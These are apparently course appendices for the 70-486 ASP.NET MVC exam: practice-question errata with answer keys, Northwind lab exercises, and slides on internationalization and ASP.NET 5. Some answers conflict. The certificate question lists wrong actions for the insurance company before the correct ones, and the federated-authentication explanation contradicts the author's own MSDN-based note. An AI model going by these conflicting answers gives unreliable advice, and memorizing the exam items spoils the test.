You create an ASP.NET application that allows hospitals to manage medical records. An agreement with a health insurance company requires that the hospital submit medical bills to the insurance company electronically. You want to use digital certificates to provide confidentiality and data integrity.

The hospital obtains a digital certificate named Hospital.cer. The insurance company obtains a digital certificate named Insurance.cer.

You need to use the digital certificates to encrypt, decrypt, sign and validate the data.

Place the appropriate actions under the companies that should execute the actions. A solution may be used once, more than once, or not at all.

Actions

- Decrypt the data by using Insurance.cer.
- Decrypt the data by using Hospital.cer.
- Encrypt the data by using Insurance.cer.
- Encrypt the data by using Hospital.cer.
- Sign the data by using Insurance.cer.
- Sign the data by using Hospital.cer.
- Verify the signature by using Insurance.cer.
- Verify the signature by using Hospital.cer.

Companies

- **Hospital**
 - Encrypt the data by using Insurance.cer.
 - Sign the data by using Hospital.cer.
- **Insurance Company**
 - Decrypt the data by using Hospital.cer.
 - Sign the data by using Hospital.cer.

Encrypt the data by using Insurance.cer (using the public key)

Sign the data by using Hospital.cer (using the private key)

Verify the signature by using Hospital.cer (using the public key)

Decrypt the data by using Insurance.cer (using the private key)

Explanation:
The hospital should encrypt the data by using Insurance.cer. This uses the certificate's embedded public key, allowing only the corresponding private key to decrypt the data. The Insurance company should keep the private key in a secure location, allowing only the insurance company to decrypt the data. This provides data confidentiality.
The hospital should sign the data by using Hospital.cer. This uses the private key associated with the certificate, allowing the insurance company to use the associated public key embedded in Hospital.cer to verify the signature. Because only the corresponding public key can verify the signature, the insurance company is assured that the data was not modified during transmission.



A.13

MeasureUp Errata Question about Internationalization

You are implementing globalization for an ASP.NET application. Localized resources are used to store language translations for the application's content. A page contains the following code segment:

```
public class Home : Page
{
    protected void Page_Load(object sender, EventArgs e)
    {
    }
}
```

You need to write code in the Page_Load event handler to display the correct translations based on the language specified in the user's browser settings.

Which code segment should you use?

Choose the correct answer

- Thread.CurrentThread.CurrentCulture = new CultureInfo(this.UICulture);
- this.Culture = Request.UserLanguages[0];
- Thread.CurrentThread.CurrentCulture = new CultureInfo(this.Culture);
- this.UICulture = Request.UserLanguages[0];

Explanation

You should use the following code segment:

```
this.UICulture = Request.UserLanguages[0];
```

This is the best answer because we can load the first preferred language from the Request.UserLanguages array and the UICulture controls which .resx file gets used

A.14

MeasureUp Errata Question about Case Study

Complete the Case Study

Background	Background
Requirements	You are developing a document management service that will be used by property management companies. It allows property management companies to view homeowner's property-related data.
Application Structure	
Homeowner Docs	<pre>RC01 namespace HomeownerDocs RC02 { RC03 public class RouteConfig RC04 { RC05 public static void RegisterRoutes(RouteCollection routes) RC06 { RC07 routes.IgnoreRoute("{resource}.axd/{pathInfo}"); RC08 RC09 routes.MapRoute(RC10 name: "Default", url: "{controller}/{action}", RC11 RC12); RC13 } RC10 } RC11 }</pre>

Repeating line numbers!

A.15

MeasureUp Errata Question about Bundles

Your ASP.NET MVC application uses LESS, which is a custom CSS pre-processor to allow variables, mixins, and functions. A subfolder named Less in the application's project contains files with the .less extension. The markup in one of the files is as follows:

```
@brand_color: #4D926F;  
#header {  
color: @brand_color;  
}  
h2 {  
color: @brand_color;  
}
```

 var bundle = new Bundle("~/bundles/Less").IncludeDirectory("~/Less", ".less");
bundle.Transforms.Add(new CssMinify());
BundleTable.Bundles.Add(bundle);

Missing *

You need to ensure that the files in the Less folder are minimized.

Which code segment should you use?

You should use the following code segment:

```
var bundle = new Bundle("~/bundles/Less").IncludeDirectory("~/Less", "*.less");  
bundle.Transforms.Add(new CssMinify());  
BundleTable.Bundles.Add(bundle);
```



A.16

MeasureUp Errata Question about Federated Security

You create an ASP.NET application that uses claims-based authentication. An external security token service authenticates the users.

You need to choose an authentication method for the application.

Which authentication method should you use? (More than one answer choice may be correct. Choose the BEST answer.)

Choose the correct answer

None

According to MSDN there isn't a Federated option and you should use None to activate the WSFederationAuthenticationModule (aka FAM) (see links below)

Federated

Forms

Windows

Explanation

You should use Federated authentication. This allows users to authenticate with an external security token service.

You should not set the authentication mode to None. This indicates that no authentication mechanism should be used. To use claims-based authentication with an external security token, you should set the authentication mode to Federated.

AuthenticationMode Enumeration

[http://msdn.microsoft.com/en-us/library/system.web.configuration.authenticationmode\(v=vs.110\).aspx](http://msdn.microsoft.com/en-us/library/system.web.configuration.authenticationmode(v=vs.110).aspx)

Passive Authentication for ASP.NET with WIF

<http://msdn.microsoft.com/en-us/magazine/ff872350.aspx>



B.1

Appendix B Exercises

Developing ASP.NET MVC 4 Web Applications

Updated 4th September 2015



Exercise 1a

B.2

Northwind Customers and their Order History

>Create an ASP.NET MVC Application with a home page that shows a list of the company names of the 91 customers in the Northwind database

- They should be grouped by country and be clickable hyperlinks that go to a customer detail page (see next slide)

The screenshot shows a web application titled "Northwind Customers". The page lists 91 customers, grouped by country. Each customer name is a hyperlink. The countries listed are Argentina, France, Mexico, UK, Austria, Germany, Norway, Poland, Portugal, Belgium, Spain, Italy, Sweden, and Netherlands. The application has a navigation bar with "Home", "About", and "Contact" links.




B.3

Exercise 1b Northwind Customers and their Order History

❖ The customer details page should show

- Company Name and City, Country
- Order ID and Date of all the orders sorted with most recent first with the order details including product name, quantity, price, and sub-total, and a grand total for each order



B.4

Exercise 2a Code-First Models, Controllers, and Views

❖ Create an ASP.NET MVC Application

❖ Define models to represent Students, Exams, and Attempts

- Student: StudentID, FirstName, LastName, DateOfBirth
- Exam: ExamNumber, Title
- Attempts: StudentID, ExamNumber, When, Score

❖ Create a DbContext and initializer that seeds the database with exams for 70-480 and 70-486 and a sample student named Bob



Exercise 2b
Code-First Models, Controllers, and Views

B.5

❖ Create controllers and views to allow

- A home page with list of students and a list of exams
 - Clicking a student or exam shows a detail page for that record
- A student detail page that shows full name and date of birth and a list of their exam attempts and scores, and the ability to record a new exam attempt with date and score
- An exam detail page with exam number and title and how many people have passed or failed that exam



Exercise 3
Routes

B.6

❖ In the Exercise 1 application define a custom route so that

- Customer/ALFKI maps to the existing Home/Details/ALFKI
- Ensure that a match only happens if five letters are specified

❖ In the Exercise 1 application return an error response if the user is running Internet Explorer version 10 or earlier by defining a custom route handler



Exercise 4

Improving Performance

- ❖ Improve the performance of the Exercise 1 application's home page by using
 - Response.Cache: to cache the response in the browser for 3 minutes
 - [OutputCache]: to cache the response on the server for 5 minutes
 - Cache: to cache the model for 10 minutes
- ❖ Add a refresh link next to each country that refreshes just that section's list of company names using Ajax Partial Page updates
 - Test the functionality by showing the home page, then adding a new customer record for a country and clicking the link to refresh that section



Exercise 5

Web API and jQuery.ajax

- ❖ Create an ASP.NET Web Application
 - Use the Web API template, add an Entity Data Model for Northwind, and create a Web API 2 Controller for Customers
 - Add a Home/Customer action and view that uses jQuery to get all customers name in a list box with their id as the hidden value, get a customer by its id, and insert a customer



Exercise 6 Bundling

B. 9

- ❖ Write a JavaScript function for calculating factorials and store it in Factorial.js
 - For example, Factorial(5) would return 120
 - $5 \times 4 \times 3 \times 2 \times 1 = 120$
- ❖ Write a JavaScript function for converting integers lie 1 into ordinals like 1st and store it in Ordinals.js
 - For example, ConvertToOrdinal(5) would return 5th
- ❖ Create a bundle for your script libraries and create a view that uses them both
 - Confirm that when debug is true they are not bundled and when debug is false they are bundled and minified
 - Add a comment to one of the files and check that the bundle hash has not changed



Exercise 7 Security

B. 10

- ❖ In the Exercise 1 application disable anonymous access and display the logged on username in the navigation bar



Exercise 8
Custom HTTP Modules

- ❖ Create an HTTP module to log all requests to a file
- ❖ Register it for use in a web application deployed to an application pool set up for Classic mode and again in one set up for Integrated mode



C.1

Appendix C Internationalization

Developing ASP.NET MVC 4 Web Applications

Updated 4th September 2015



Designing ASP.NET MVC 4 Web Applications
Contents

C.2

- Exam Topic: Plan and implement globalization and localization**
- Plan a localization strategy
 - Create and apply resources to UI including JavaScript resources
 - Set cultures
 - Create satellite resource assemblies



C.3

Internationalization What Is It?

❖ Internationalization involves

- Localizing the user interface (load any UI text from resource assemblies) by setting the `UICulture` property of the thread
- Globalizing the code (e.g. `DateTime.Now.ToString()`) by setting the `Culture` property of the thread

❖ ISO defines codes for *language-region*

- en-US: English (United States)
- en-GB: English (United Kingdom) NOT en-UK!
- fr-FR: French (France), fr-CA: French (Canada)



❖ Culture must be specific (*language-region*), e.g. fr-CA

❖ `UICulture` code can be neutral (*language only*), e.g. da

ISO 3166-1-alpha-2 code
http://www.iso.org/iso/country_codes/iso_3166_code_lists/country_names_and_code_elements.htm



C.4

Internationalization Browser Requests Language Preference

❖ Browser sends it's preferred language(s) in header

```
Accept-Language = "Accept-Language" ":"  
                 1#( language-range [ ";" "q" "=" qvalue ] )  
language-range = ( ( 1*8ALPHA *( "_" 1*8ALPHA ) ) | "*" )
```

- Each language-range MAY be given an associated quality value which represents an estimate of the user's preference for the languages specified by that range
- The quality value defaults to "q=1"

❖ For example,

```
Accept-Language: en-gb;q=0.8 , da , en;q=0.7
```

- would mean: "I prefer Danish, but will accept British English as second choice, and then other types of English."

14 Header Field Definitions
<http://www.w3.org/Protocols/rfc2616/rfc2616-sec14.html>



C.5

Internationalization Internationalizing MVC

❖ There are two localization strategies

- By setting the thread to dynamically loading resource strings in views shared by all languages
- By using different set of views for every language (and region)

❖ Two places to put .resx files

- Add the special App_GlobalResources folder (.resx files will use the GlobalResourceProxyGenerator custom tool): best for views
- Create a Class Library project with .resx files: best for models

Name	Value	Comment
AgeRange	يجب أن يكون بين 10 و 130	
AgeRequired	أدخل العمر	
EmailInvalid	البريد الإلكتروني غير صحيح	

ASP.NET MVC 5 Internationalization
<http://afana.me/post/aspnet-mvc-internationalization.aspx>



C.6

Internationalization RESX Files and Satellite Assemblies

❖ If using a separate project, such as a Class Library, by default Visual Studio assigns the custom tool ResXFileCodeGenerator which creates Internal classes

- Change to PublicResXFileCodeGenerator: this tool embeds the default resources in the main assembly in the bin folder and creates sub-folders for other languages and cultures

❖ Add a reference to this assembly from your MVC app

❖ Deploy these private satellite assemblies to sub-folders

- /bin/MyResources.dll: default resource assembly
- /bin/fr/MyResources.resources.dll: French
- /bin/fr-CA/MyResources.resources.dll: French (Canadian)
- /bin/da/MyResources.resources.dll: Danish



C.7

Internationalization Views and Reading from Resource Files

- In a View, import the namespace...

```
@using ExternalAssemblyNamespace @using Resources
```

If you created the .resx
in App_GlobalResources

- ...then read from the class' static properties

```
@Shared.Welcome
```

- Or use

```
@HttpContext.GetGlobalResourceObject("Shared", "Welcome")
```

Must be in App_GlobalResources folder

- To automatically import a namespace for all views

```
<pages pageBaseType="System.Web.Mvc.WebViewPage" > <!--/Views/Web.config-->
<namespaces>
<add namespace="Resources" />
<add namespace="ExternalAssemblyNamespace" />
```

Resx Files In App_GlobalResources
<http://odetocode.com/Blogs/scott/archive/2009/07/16/resource-files-and-asp-net-mvc-projects.aspx>

C.8

Internationalization Models and Reading from Resource Files

- In a Model, import the namespace...

```
using ExternalAssemblyNamespace;
```

- ...then read from the class' static properties

```
[Display(Name = "FirstName",
 ResourceType = typeof(ResourcesForModels))]
```



Internationalization Views and Thread Culture

❖ Views have properties that control internationalization

- Culture: globalization, e.g. date and currency formats
- UICulture: localization, e.g. loading resources

❖ Both properties are strings, e.g. “en”, “en-GB”, “auto”

❖ Two ways to set the internationalization properties

- To set for views based on browser’s Accept-Language header

```
<globalization uiCulture="auto" culture="auto"/>
```

- To set for views based on a choice stored in Session state

```
@{ // _ViewStart.cshtml
    Layout = "~/Views/Shared/_Layout.cshtml";
    Culture = Session["favlanguage"]; // globalization
    UICulture = Session["favlanguage"]; // localization
}
```



Internationalization Right-to-Left Languages

❖ When writing web pages in Web Forms or MVC, the best way to make text flow from right to left is to use the dir (direction) attribute

❖ When the value is set on the html tag the page displays as a right-to-left page and a vertical scrollbar appears on the left side

```
<html dir="rtl">
```

❖ When the value is set on the body tag, frames and captions do not inherit right-to-left direction

❖ To override for individual controls, set dir for each control to ltr

```
<table dir="ltr">
```



D.1

Appendix D

ASP.NET 5 and MVC 6

Developing ASP.NET MVC 4 Web Applications

Updated 4th September 2015



D.2

Versions

Year	Version	Version	New Features	70-486
2012	ASP.NET 4.5	MVC 4	Web API Mobile support Asynchronous support	✓
2013	ASP.NET 4.5.1	MVC 5 Web API 2	Authentication filters Override filters ASP.NET Identity SignalR 2 Bootstrap Attribute routing	Unlikely
2015	ASP.NET 4.6	MVC 5.2.3 Web API 2.2	HTTP/2 support Roslyn compiler	✗
2016	ASP.NET 5	MVC 6 (includes Web API)	Cross-platform (Windows, Linux, Mac OS X) EF7 support	✗



ASP.NET 5 and MVC 6 What Has Changed?

Flexible, Cross-Platform Runtime

- .NET Core: a new, modular, cross-platform runtime with a smaller footprint supports Windows, Linux, Mac OS X
- .NET Framework: for backwards compatibility

MVC 6

- Unified model for MVC, Web API and Web Pages
- Tag helpers let you use HTML helpers in your views by simply extending the semantics of tags in your markup
- Integration with Bower, Grunt, and Gulp
- Manage NuGet packages with project.json
- Removed dependency on Web.config

Introducing ASP.NET 5
<http://weblogs.asp.net/scottgu/introducing-asp-net-5>

ASP.NET 5 Documentation
<http://docs.asp.net/en/latest/index.html>



Bower, Grunt, and Gulp

Bower is a package manager for client-side libraries, including both JavaScript and CSS libraries.

Grunt and Gulp are task runners, which help you to automate your web development workflow. You can use Grunt or Gulp for tasks like compiling LESS, CoffeeScript, or TypeScript files, running JSLint, or minifying JavaScript files.

